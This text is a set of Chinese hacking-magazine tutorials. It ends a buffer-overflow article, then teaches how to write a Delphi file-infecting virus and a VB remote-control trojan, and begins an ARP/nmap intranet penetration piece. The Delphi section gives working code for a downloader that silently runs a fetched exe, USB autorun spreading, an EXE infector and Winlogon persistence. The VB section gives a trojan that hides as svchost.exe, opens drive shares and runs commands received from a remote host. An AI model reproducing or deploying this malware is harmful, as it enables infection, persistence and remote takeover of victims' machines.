esp”指令，我们只需在“szComputer+16”处填上这条指令的地址，然后再从“szComputer+24”开始填入攻击指令就可以了。这样，ShowComputerName返回时，cpu执行返回指令，再执行“jmp esp”指令，控制权就转移到我们手里了。怎么样，很简单吧！

后记

在老陈那里的那篇文章我从网上搜了下，发现很久以前就有了，一些东西都已经变了，所以我用那份源码写了这篇文章。

（作者提到的Spsspch洞洞一条龙2相关程序已经收录在光盘中）

编辑点评：

魔幻水晶又见魔幻水晶，好文章还是好文章，简单、明了。

Delphi打造病毒式木马

图 风尘浪子 [E.S.T]

从本文你可以学到：

1、下载者的编写　2、U盘感染　3、EXE文件捆绑

熊猫烧香病毒疯狂肆虐过后，网络平静了许多，然而关于熊猫的记忆永远留在无数网民的心里。尤其是那些被熊猫烧香危害过的人们，留下了抹不掉的伤痕。熊猫烧香是至今为止最为成熟的病毒，感染率极强，兼容性好，综合各种病毒的技术于一体。对于熊猫烧香，有许多人进行研究，有大量的病毒模仿它的特征进行编写。而且熊猫烧香过后，网上流传着一份源代码，传说是熊猫烧香病毒的核心代码。该代码到底是不是熊猫烧香的真正源代码无法求证，也并不重要，不过还是值得学习和研究的。那么今天，我们就从最实用的角度，打造属于自己的类熊猫烧香病毒。

下载者

我们就以编写一个下载者（downloader）为例子吧。因为downloader的实现比较简单，虽然网络上有各种版本、各种语言编写的downloader，但原理基本都是一样的，都是调用系统的urlmon.dll，调用里面的一个Api函数UrlDownloadToFile，接着使用ShellExecute函数或者Winexec函数执行下载了的木马。用Delphi来写一个下载者只需要下面几行代码就搞定了：

```
program down;
uses Windows,URLMon;

var
url: string ='http://www.156544632.cn/hoho.exe';
dir: string ='C:\temp.com';

function DownloadFile(SourceFile, DestFile: string): Boolean;
begin
try
  Result := UrlDownloadToFile(nil, PChar(SourceFile), PChar(DestFile),
0, nil) = 0;
except
  Result := False;
end;
end;

begin
if DownloadFile(url, dir) then
begin
Winexec(pchar(dir),sw_hide);
end;
end.
```

以上代码，编译运行会下载http://www.156544632.cn/hoho.exe，保存为本地的C:\temp.com，然后Winexec函数以隐藏方式运行下载的文件。当然也可以用ShellExecute(0,'open',pchar(dir),nil,nil,SW_hide)来执行它，那么上面的代码要加上shellapi单元。上面的下载者是不是也太简单了，没有杀伤力。我们要做的是让它具有熊猫烧香的特性，能够感染系统里面的可执行文件，能够以Autorun.inf的方式实现U盘传播，能够写注册表，甚至实现线程插入。

U 盘传播

下面先看U盘传播的实现，熊猫烧香的代码里面U盘传播代码要复杂一些，先判断是本地硬盘还是移动硬盘，我这里虽然参考了它的代码，但是简化了很多。关键代码如下：

```
procedure copytodisk;
var
s,s1,s2,s3,s4:string;
i:char;
inf:textfile;
begin
s4:=extractfilename(paramstr(0));//取得病毒自身的文件名(非完整路径)
s:=ExpandFileName(ParamStr(0));//取得病毒自身的完整文件名(含路径)
s1:=ExtractFileDir(ParamStr(0))+'\autorun.inf';//autorun.inf文件
FileSetAttr(s,0);
FileSetAttr(s1,0);
assignfile(inf, 'Autorun.inf');//建立autorun.inf文件
rewrite(inf);
writeln(inf, '[AutoRun]'); //写入
writeln(inf, '');          //同上
writeln(inf, 'open='+s4);
writeln(inf, 'shell\open=打开(&O)');
writeLn(inf, 'shell\open\Command='+s4);
writeln(inf, 'shell\open\Default=1');
writeln(inf, 'shell\explore=资源管理器(&X)');
writeln(inf, 'shell\explore\Command='+s4);
closefile(inf);
FileSetAttr('Autorun.inf',FILE_ATTRIBUTE_HIDDEN+FILE_ATTRIBUTE_
SYSTEM); //加上系统隐藏属性
for i:='C' to 'Z' do
if (GETDRIVETYPE (PChar(i+':\'))=DRIVE_REMOVABLE) or
(GETDRIVETYPE (PChar(i+':\'))=DRIVE_FIXED) then //遍历盘符
begin
  s2:=i;
  s3:=pchar(i+':\autorun.inf');   //s3为类似D:\inf的形式
  s2:=pchar(s2+':\'+s4);      //s2为类似D:\muma.exe的形式
  copyfile(pchar(s),pchar(s2),false);  //复制下载者本身
  copyfile(pchar(s1),pchar(s3),false); //复制autorun.inf到各系统盘
根目录
  FileSetAttr(s2,FILE_ATTRIBUTE_HIDDEN+FILE_ATTRIBUTE_SYSTEM); /
/加上系统隐藏属性
  FileSetAttr(s3,FILE_ATTRIBUTE_HIDDEN+FILE_ATTRIBUTE_SYSTEM);
//加上系统隐藏属性
  end;
end;
```

OK，是不是很简单？假设我们的下载者名字是f.exe，那么f.exe运行之后会在它目录下面写一个autorun.inf文件，设置隐藏，系统属性，并且把这个autorun.inf复制到各系统盘根目录，包括U盘，同时把自身f.exe复制到各系统盘根目录。autorun.inf的内容如下：

```
[AutoRun]

open=000.exe
shell\open=打开(&O)
shell\open\Command=f.exe
shell\open\Default=1
shell\explore=资源管理器(&X)
shell\explore\Command=f.exe
```

这个autorun.inf写入后，只要系统没有关闭自动播放功能，那么即使用资源管理器的方式打开也可以安装inf文件。autorun.inf的方式启动木马现在是相当流行啊。而且这里再告诉大家熊猫烧香里面还曾经用了一招，修改注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL的CheckedValue键值为2，HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\NOHIDDEN的CheckedValue键值为0。那么文件夹选项，显示所有文件及文件夹即使勾上了，隐藏的文件还是处于隐藏状态。这点比较巧妙哦，这里也不做过多讲解，有兴趣大家可以自己去研究。

感染EXE文件

讲完了上面的，喝杯茶稍作休息，接着讲如何感染EXE文件。这里引入了流的概念，Stream对象，又称流式对象，是TStream、THandleStream、TFileStream、TMemoryStream、TResourceStream和TBlobStream等的统称。它们分别代表了在各种媒介上存储数据的能力，它们将各种数据类型（包括对象和部件）在内存、外存和数据库字段中的管理操作抽象为对象方法，并且充分利用了面向对象技术的优点，应用程序可以相当容易地在各种Stream对象中拷贝数据。

```
{ 在流之间复制 }
procedure CopyStream(Src: TStream; sStartPos: Integer; Dst: TStream;
  dStartPos: Integer; Count: Integer);
var
  sCurPos, dCurPos: Integer;
begin
  sCurPos := Src.Position;
  dCurPos := Dst.Position;
  Src.Seek(sStartPos, 0);
  Dst.Seek(dStartPos, 0);
  Dst.CopyFrom(Src, Count);
  Src.Seek(sCurPos, 0);
  Dst.Seek(dCurPos, 0);
end;
```

接着是关键的感染过程，重要的地方我加了注释，大家对照注释很容易看明白的。首先要声明2个常量：

```
VSize = 95232;          //本程序的大小，未经压缩
ID = $44444444;  //感染标记，数字你可以随便写

procedure Infect(FileName: string);
var
  SelfStream, SrcStream: TFileStream; //两个文件流，一个存放自己，
一个存放宿主程序
  DstStream: TMemoryStream;//将自己和宿主程序合并后存入这个流
  iID: LongInt;
  Infected, IsPE: Boolean;
  i: Integer;
  Buf: array[0..1] of Char;
begin
  try
  Infected := False;
  IsPE     := False;
  SrcStream := TFileStream.Create(FileName, fmOpenRead);
  try
   for i := 0 to $108 do
  //检查PE文件头，PE头偏移量一般小于$108(十六进制)
   begin
    SrcStream.Seek(i, soFromBeginning);
    SrcStream.Read(Buf, 2);
     //#80#69就是字母PE，PE头以PE字母开头
    if (Buf[0] = #80) and (Buf[1] = #69) then
    begin
     IsPE := True; //是PE文件
     Break;
    end;
   end;
   SrcStream.Seek(-4, soFromEnd);
   //将流指向文件最后面的倒数第4个字节
    SrcStream.Read(iID, 4);// 把这4个字节读出来判断是不是
$44444444，即感染标记
   if (iID = ID) then
  //表示已经被感染过了一次，就不重复感染了^_^
    Infected := True;
  finally
    SrcStream.Free;
```

```
      end;
      if Infected or (not IsPE) then
      //如果感染过了或不是PE文件则退出
        Exit;
      DstStream := TMemoryStream.Create;
      try
          SrcStream := TFileStream.Create(FileName, fmOpenRead);
        //将宿主程序写入SrcStream流
          SelfStream := TFileStream.Create(ParamStr(0), fmOpenRead or
fmShareDenyNone);      //将本程序写入SelfStream流
          try
            CopyStream(SelfStream, 0, DstStream, 0, VSize);
          //写入本程序，即病毒体到合并流
            CopyStream(SrcStream, 0, DstStream, VSize,SrcStream.Size);/
/再写入宿主程序
            DstStream.Seek(0, 2);     //Seek方法将流的当前指针移
到结尾，2等同于参数SoFromEnd
            iID := $44444444;
            DstStream.Write(iID, 4);//写入已感染标志
          finally
        SelfStream.Free;   //释放流
          end;
        finally
          SrcStream.Free;
          DstStream.SaveToFile(FileName); //替换宿主文件，保存文件
          DstStream.Free;
        end;
        except;
        end;
   end;
```

注意了，上面的代码里面写得很清楚，CopyStream(SelfStream, 0, DstStream, 0, VSize)是先将木马写到合并流里面，再写入宿主程序，再写入感染标记4个字节，16进制的44444444。假设木马是f.exe，被感染的exe是b.exe，文件结构就是：

```
f.exe-------------b.exe-------------44444444
```

假设以上合并体是mm.exe，那么运行mm.exe之后，会运行f.exe，b.exe并没有运行，放在前面的才会运行。所以我们只能把f.exe放在前面，f.exe运行之后控制b.exe的运行，否则如果b.exe没有运行，会引起怀疑。所以，f.exe从合并体中运行后让b.exe也运行。下面的代码是实现这个的：

```
procedure ExtractFile(FileName: string);
var
  sStream: TFileStream;//感染后程序保存为流
  DstStream: TMemoryStream;//分离出宿主程序保存为流
begin
  try
    DstStream:=TMemoryStream.Create;
      sStream := TFileStream.Create(ParamStr(0), fmOpenRead
orfmShareDenyNone);
        //将感染后的程序写入sStream
    try
      //跳过头部的病毒部分，将指针指向宿主文件的开始
      sStream.Seek(VSize, 0);
      //将宿主文件从sStream分离并复制到DstStream
      //-4因为有4位的感染标记
      DstStream.CopyFrom(sStream,sStream.Size - VSize-4);
      DstStream.SaveToFile(FileName);// 保存
      FileSetAttr(pchar(FileName),
FILE_ATTRIBUTE_HIDDEN+FILE_ATTRIBUTE_SYSTEM);
        Winexec(pchar(FileName),sw_show);
    finally
      sStream.Free;
      DstStream.Free;
    end;
  except
  end;
end;
```

```
procedure Make
var
  sStream: TFileStream;
  iID: LongInt;
begin
try
  sStream := TFileStream.Create(ParamStr(0), fmOpenRead or
fmShareDenyNone);
  sStream.Seek(-4,2);
  sStream.Read(iID, 4);
  if iID = ID then //如果的确被感染了那么就释放
  begin
    ExtractFile('_.exe');// 创建新进程运行分离出的宿主程序
  end
  else
    sStream.Free;
except
end;
end;
```

大家看到了，我这里想到的办法是合并体mm.exe运行之后，首先f.exe会运行，接着把b.exe的流从合并体的流中copy出来保存在同目录下面为_.exe，接着以Winexec函数运行_.exe，就用这种笨办法实现了运行合并体之后，我们的木马和宿主都运行。这种办法不是很完善，以后有机会再给大家讲更牛的^_^。

感染需要遍历系统目录，这样才能感染所有PE文件。下面的过程实现目录遍历：

```
procedure Tree;

var
  Sr: TSearchRec;
  Err: Integer;
  FilePath: string;
  Fn, Ext: string;

begin
  Err := FindFirst('*.*',$37,Sr);
  //$37 为除Volumn ID Files外的所有文件
  while (Err = 0) do  //  如果找到文件
  begin
    if Sr.Name[1] <> '.' then
    begin
  if (Sr.Attr and faDirectory) = 0 then  //找到文件
  begin
  FilePath := ExpandFileName(Sr.Name); //取文件名，带路径
  Fn := FilePath + Sr.Name;
  Ext := UpperCase(ExtractFileExt(Fn));// 取后缀
  if (Ext = '.EXE') or (Ext = '.SCR') then  //感染EXE文件，SCR文
件
  begin
  Infect(Sr.Name); //感染可执行文件
  end;
  end;
  if (Sr.Attr and faDirectory) = 16 then   //找到子目录
  begin
      ChDir(Sr.Name);      //设置当前目录
      Tree;     //循环调用
      ChDir('..');
    end;
  end; //结束递归

  Err := FindNext(Sr);
  end;
end;
```

自启动

到这里病毒基本完成了，我们还要实现注册表启动项，以下代码写在工程的主程序里面：

```
getsystemdirectory(buf,max_path);   //获取系统目录，xp系统是C:\windows\system32\，2000及2003是C:\win\system32\
zuoai_(0,url, pchar(buf+'\winmgmt.exe'), 0, 0);  //zuoai_是下载函数，详细代码看文章附带源程序，保存到system2下面
copyfile(pchar(buf+'\winmgmt.exe'),pchar('C:\Documents and Settings\All Users\「开始」菜单\程序\启动\winmgmt.exe'), FALSE);
//听小Z说这样每个用户登录都会自启动，而且这个方法自启动貌似卡巴斯基的主动防御不怎么反应。
regs(HKEY_LOCAL_MACHINE,'Software\Microsoft\Windows NT\CurrentVersion\Winlogon','shell','Explorer.exe '+buf+'\winmgmt.exe');
ShellExecute(0,'open',pchar(buf+'\winmgmt.exe'),nil,nil,SW_hide);  //Api修改注册表
copytodisk;  //U盘传染
ChDir(lf);  //设置当前目录，lf这个变量从我们的生成器获得，
MakeTree;// 遍历当前目录，感染exe文件
```

生成器

限于篇幅，就不讲一些细节了，简单讲一下生成器。上述木马编译好之后，保存为server.exe，放到生成器的目录下，建立一个server.rc文件，写入urlmm RCDATA server.exe，建立一个qq156544632.bat，写入Brcc32 server.rc。双击运行qq156544632.bat，得到server.res。在生成器里面我们把木马下载地址和感染目录做成可输入的。定义2个变量，然后替换资源里面相应的值，生成器的原理都差不多：

```
SetFilePointer(FileHandle, OFFSET_URL, nil, FILE_BEGIN);
WriteBuff := PChar(url + StringOfChar(#0, 64 - Length(url)));
WriteFile(FileHandle, WriteBuff^, 65, BytesWritten, nil);
SetFilePointer(FileHandle, OFFSET_LFILE, nil, FILE_BEGIN);
WriteBuff := PChar(mm1 + StringOfChar(#0, 64 - Length(mm1)));
WriteFile(FileHandle, WriteBuff^, 65, BytesWritten, nil);
CloseHandle(FileHandle);
```

OFFSET_URL和OFFSET_LFILE是偏移地址，即默认的server.res里面定义木马下载地址和感染目录的位置，这个也可以使用WinHex搜索字串然后看到数值。最后，我们的病毒式下载者就这样完成了。本文没有涉及到其他的线程注入、安装服务、反弹下载、邮件感染、ARP传播等东西，写得比较粗糙。希望大家都能够打造自己的病毒、木马，但是千万不要对他人造成破坏哦！

[作者提到的Delphi打造病毒式木马代码已经收录在光盘中]

编辑点评：

本文不仅是模仿了一个熊猫烧香病毒，而是实现了利用EXE文件捆绑原理制造病毒，让大家明白了这类病毒其实很简单，清除起来也是比较容易，完全可以自己分析，写出专杀工具。

VB编程之木马

文 秋风一叶

从本文你可以学到：

1、VB中木马功能的实现

2、木马编写的一般思路

很久没有碰过VB这东西了，周末闲着也是闲着，拿出来和大家一起看看吧！

今天就让我们用VB写个简单的木马，主要是思路，看完文章之后希望大家都能用自己所熟悉的语言写出自己的招牌特洛伊。呵呵，好了，废话还是少说，入正题！

程序分为客户端和服务器端，下面简称C端和S端，我们来分别编写。

服务器端的编写

S端是让受控主机运行的程序，为我们打开权限之门，并主动去连接我们的C端。

首先新建一个表单并添加WINSOCK和RICHTEXTBOX这两个控件，具体方法是右击工具栏空白处选择"部件"，在弹出的对话框中选择相应部件添加即可，如图1所示。




图1 添加部件

往Form1中放入Winsock1和Richtextbox1，这样我们S端的控件就添加完了。由于S端在受控端运行，界面是不可见的，所以我们无须在意界面的修改。

下面我们进入代码的编写，S端要完成如下功能：

1、木马运行后将自身复制到c:\windows\下并改名为svchost.exe。

2、将木马加上系统、隐藏、只读属性。

3、木马运行后自动打开C、D、E、F盘的共享。

4、修改注册表实现开机自启动。

5、接受来自C端的命令并执行。

对于1-4项功能都可以放在表单的Load事件里，代码如下：

```
Private Sub Form_Load()
Shell "cmd /c copy ftys.exe c:\windows\svchost.exe", vbHide
'复制自身
sleep (500) '自定义的时间过程，代码在后面有介绍
SetKeyValue HKEY_CURRENT_USER, "Software\Microsoft\Windows\CurrentVersion\Run", "svchost", "c:\windows\svchost.exe", REG_SZ
'写入注册表启动项
sleep (500)
Shell "cmd /c net share c$=c:", vbHide
Shell "cmd /c net share d$=d:", vbHide
Shell "cmd /c net share e$=e:", vbHide
Shell "cmd /c net share f$=f:", vbHide
'打开四个盘的共享
sleep (500)
Shell "cmd /c attrib +r +s +h c:\windows\svchost.exe", vbHide
'给木马加上相关属性
Winsock1.RemoteHost = "imsoul.vicp.net" '连接的主机地址，可以是IP或域名
Winsock1.RemotePort = 2009 '连接的端口
soull:
Winsock1.Connect '建立连接
sleep (6500)
If pd <> "qf@yes" Then '判断pd的值，如果为qf@yes则连接上了
Winsock1.Close
GoTo soull '没连接上则继续循环进行连接
End If
Winsock1.SendData "tyip@" & Winsock1.LocalIP
'连接成功后发送ip至C端
End Sub
```

Load事件的代码就分析完了，其中涉及到了注册表的修改以及一个sleep时间过程，修改注册表还需要添加一个操作注册表的模块，为了节约空间，代码就不写出来了，放在光盘中。关于sleep，在每执行一个操作后停留一会可以减少出错的几率。其声明部分及代码如下所示：

```
Private Declare Function GetTickCount Lib "kernel32" () As Long

Private Sub sleep(ByVal ssec As Long)
Dim startsec As Long
startsec = GetTickCount()
While (GetTickCount() - startsec) < ssec
DoEvents
```

```
Wend
End Sub
```

至于第5条功能的实现，我们来看看winsock1的DataArrival事件，代码如下：

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Dim a As String, h, i '定义相关变量
Winsock1.GetData a
If Left(a, 7) = "http://" Then '判断接收的数据是不是以"http://"开头
h = "explorer.exe " & a
Shell h '以"http://"开头则打开目标网页
Else '否则以CMD执行相关命令并将执行结果保存到c:\1.txt
Shell "cmd /c " & a & ">c:\1.txt", vbHide
RichTextBox1.Text = ""
sleep (2000)
Form1.RichTextBox1.LoadFile "c:\1.txt" '读取c:\1.txt中的数据到richtextbox1中
Winsock1.SendData RichTextBox1.Text '发送richtextbox1中的内容到C端
sleep (1500)
Kill "c:\1.txt" '删除c:\1.txt文件
End If
End Sub
```

写到这里，S端我们就只剩下winsock1的close事件和connect事件了，先来看看close事件，代码如下：

```
Private Sub Winsock1_Close()
Winsock1.Close
pd = "qf@no" '关闭连接时改变pd的值为"qf@no"
Call soul '转到过程soul，代码随后介绍
End Sub
```

关于soul过程，其实和Load事件中循环连接是一样的，这里就不做分析了，给出代码大家看看吧，代码如下：

```
Private Sub soul()
qiqi:
Winsock1.Connect
sleep (6500)
If pd <> "qf@yes" Then
Winsock1.Close
GoTo qiqi
End If
Winsock1.SendData "tyip@" & Winsock1.LocalIP
End Sub
```

最后就只剩下connect事件了，这里只有一句代码就是"pd = "qf@yes""，把pd的值改为"qf@yes"，让程序判断是否连接上了。好了，S端到这里已经全部完成了，是不是很简单！当然，实现同样功能的方法有很多，这里只是举一例而已，希望大家能取长补短，让程序更加完美！

客户端的编写

C端用来接收S端的连接，控制S端对主机进行操作，需要如下控件：

- Text1和Text2用来输入要打开的网页地址和要执行的cmd命令。
- command1和command2分别对应text1和text2的打开和执行。
- winsock1进行数据通信。
- richtextbox1用来回显执行结果。
- label1显示连接状态，label2显示主机IP。

控件介绍完毕，对于布局方面大家就各显其能吧，我的比较随便，如图2所示。




图2 C端界面

下面进入代码编写。为了大家看得明白，直观一点，还是把代码贴出来注释吧，先看看Load事件，代码如下：

```
Private Sub Form_Load()
On Error GoTo soul '拦截错误
Winsock1.LocalPort = 2009 '定义端口号
Winsock1.Listen '开始监听
Exit Sub
soul:
If Err.Number = 10048 Then '错误处理
MsgBox "端口冲突", vbOKOnly, "错误"
End
Else
MsgBox "未知错误", vbOKOnly, "错误"
End
End If
End Sub
```

代码比较简单，相信大家应该都没什么问题。接下来看看两个按钮的单击事件，由于command1和command2的代码十分类似，这里只贴command1的Click，代码如下：

```
Private Sub Command1_Click()
If Winsock1.State <> sckConnected Then '判断连接状态
MsgBox "当前没有建立任何连接", vbOKOnly, "提示"
Exit Sub
Else
Winsock1.SendData Text2.Text '发送text2中的数据
End If
End Sub
```

接下来winsock1的ConnectionRequest事件用来判断连接情况，有连接请求则接受并令label1显示为"有主机上线"，代码十分简单，这里略了，详见光盘。继续看winsock1的DataArrival事件，主要是接受S端的命令回显，代码如下：

```
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Dim a As String, c As Long
Winsock1.GetData a
If Left(a, 5) = "tyip@" Then '判断是否为主机IP
c = Len(a)
Label2.Caption = Right(a, c - 5) '在label2显示主机IP
Else
RichTextBox1.Text = a '回显命令执行结果
End If
End Sub
```

最后只有winsock1的close事件了，主要功能就是在关闭连接之后继续监听。

大功告成

一个简单的木马就这样诞生了，而且是个人版的哦，希望大家在本文之后都能自己动手写出更强大的木马！

（作者提到的VB编程之木马代码已经收录在光盘中）

编辑点评：

作者用VB实现了一个相当简单的木马，说明了原理。但小编要说的是，VB不适合用来做木马，因为其底层操作相当麻烦。



Cool暑凉茶：揭秘内网渗透

文 CQXB

从本文中你可以学到：

1、学习基于ARP欺骗的渗透方式

2、端口转发

3、cain的设置使用

4、明白技术原理及操作思路

作者前言：本文为菜鸟而写，大虾跳过……文章中所涉及的敏感技术仅为网络安全管理员提供参考，不可用做违法活动，如不同意此项者，请勿阅读此文！

经常看到新闻里或论坛中说某某公司的网络被人入侵了，机密资料遭到窃取，事后查明入侵者是以渗透的方式进入的。小菜菜们看了后是不是很羡慕他们的技术，尤其是那个"渗透"，感觉很高深的样子？

哈哈，不要被这个"渗透"给忽悠了啊！其实渗透技术也没有我们菜菜想象中的那么望尘莫及哦，而网管们也要好好重视这方面的防护。

下面是本人应邀为朋友的公司网络做的一次安全检测，他说如果我拿到了敏感资料的话，就请我一顿大餐！结果，哈哈……（想知道结果？慢慢往下看哦。如果内容大家一时看不明白，可以多读几遍，所谓读书百遍，其义自见嘛。）

一、信息收集

朋友只给了我他们公司的主页网址，其它啥都没说（他连IP是啥都不懂，也就说不出什么了……），一切从头开始。

首先找出他们主页服务器的IP地址。要用工具么？当然不要啦，哪有那么麻烦，直接在命令行里输入：Ping www.xxx.com.cn，看返回值就行了，如图1。可见他们的IP地址是xxx.xxx.171.188（由于涉及隐私，故没有给出真实IP），大家可以对照图中下面一个ping www.cctv.com的例子看，被方框框出的就是查出的IP地址了。




图1

下面我将用假设的IP地址：127.0.171.188来代替他们公司真实的IP地址。好，做好了这一步后，我开始浏览他们的网站……哦哇！好乖乖，都是静态页面的，搞了半天，动用了google hack技术（本文不讨论此技术，有兴趣的读者可以到网络上搜索，或翻看本刊以前文章）也没有发现动态页面的影子。

那就晕了，我们小菜就只会简单的脚本注入，可是现在连动态页面这个脚本注入的前提都没发现，何来注入呢？怎么办？

哈哈，还记得刚才他们的IP吗？（菜菜云：你傻啊，你刚刚才说的，怎么可能会忘记？大扁啊，你……）现在我们就要开始用邪招了：正大门进不了，我们就走旁门……

二、扫描漏洞

首先找出与127.0.171.188这个IP在同一个网段的脆弱主机，用扫描器检测从127.0.171.1-127.0.171.254的所有开放80端口的主机。在这里，我们使用nmap扫描器，这是命令行下的工具。首先把nmap文件夹放到C盘根目录下（使用之前需要先安装winpap4.0），然后在命令行下输入如下命令：

```
nmap -P0 -sS -T4 -A -p T:80  --privileged 127.0.171.1-254
```

通过正确的扫描就可以找到开放了80端口的主机，如图2。图2中用192.168.1.10-15代替了假设的IP地址段127.0.171.1-254，实际中，大家只要把它替换成你们目标的真实IP段即可。

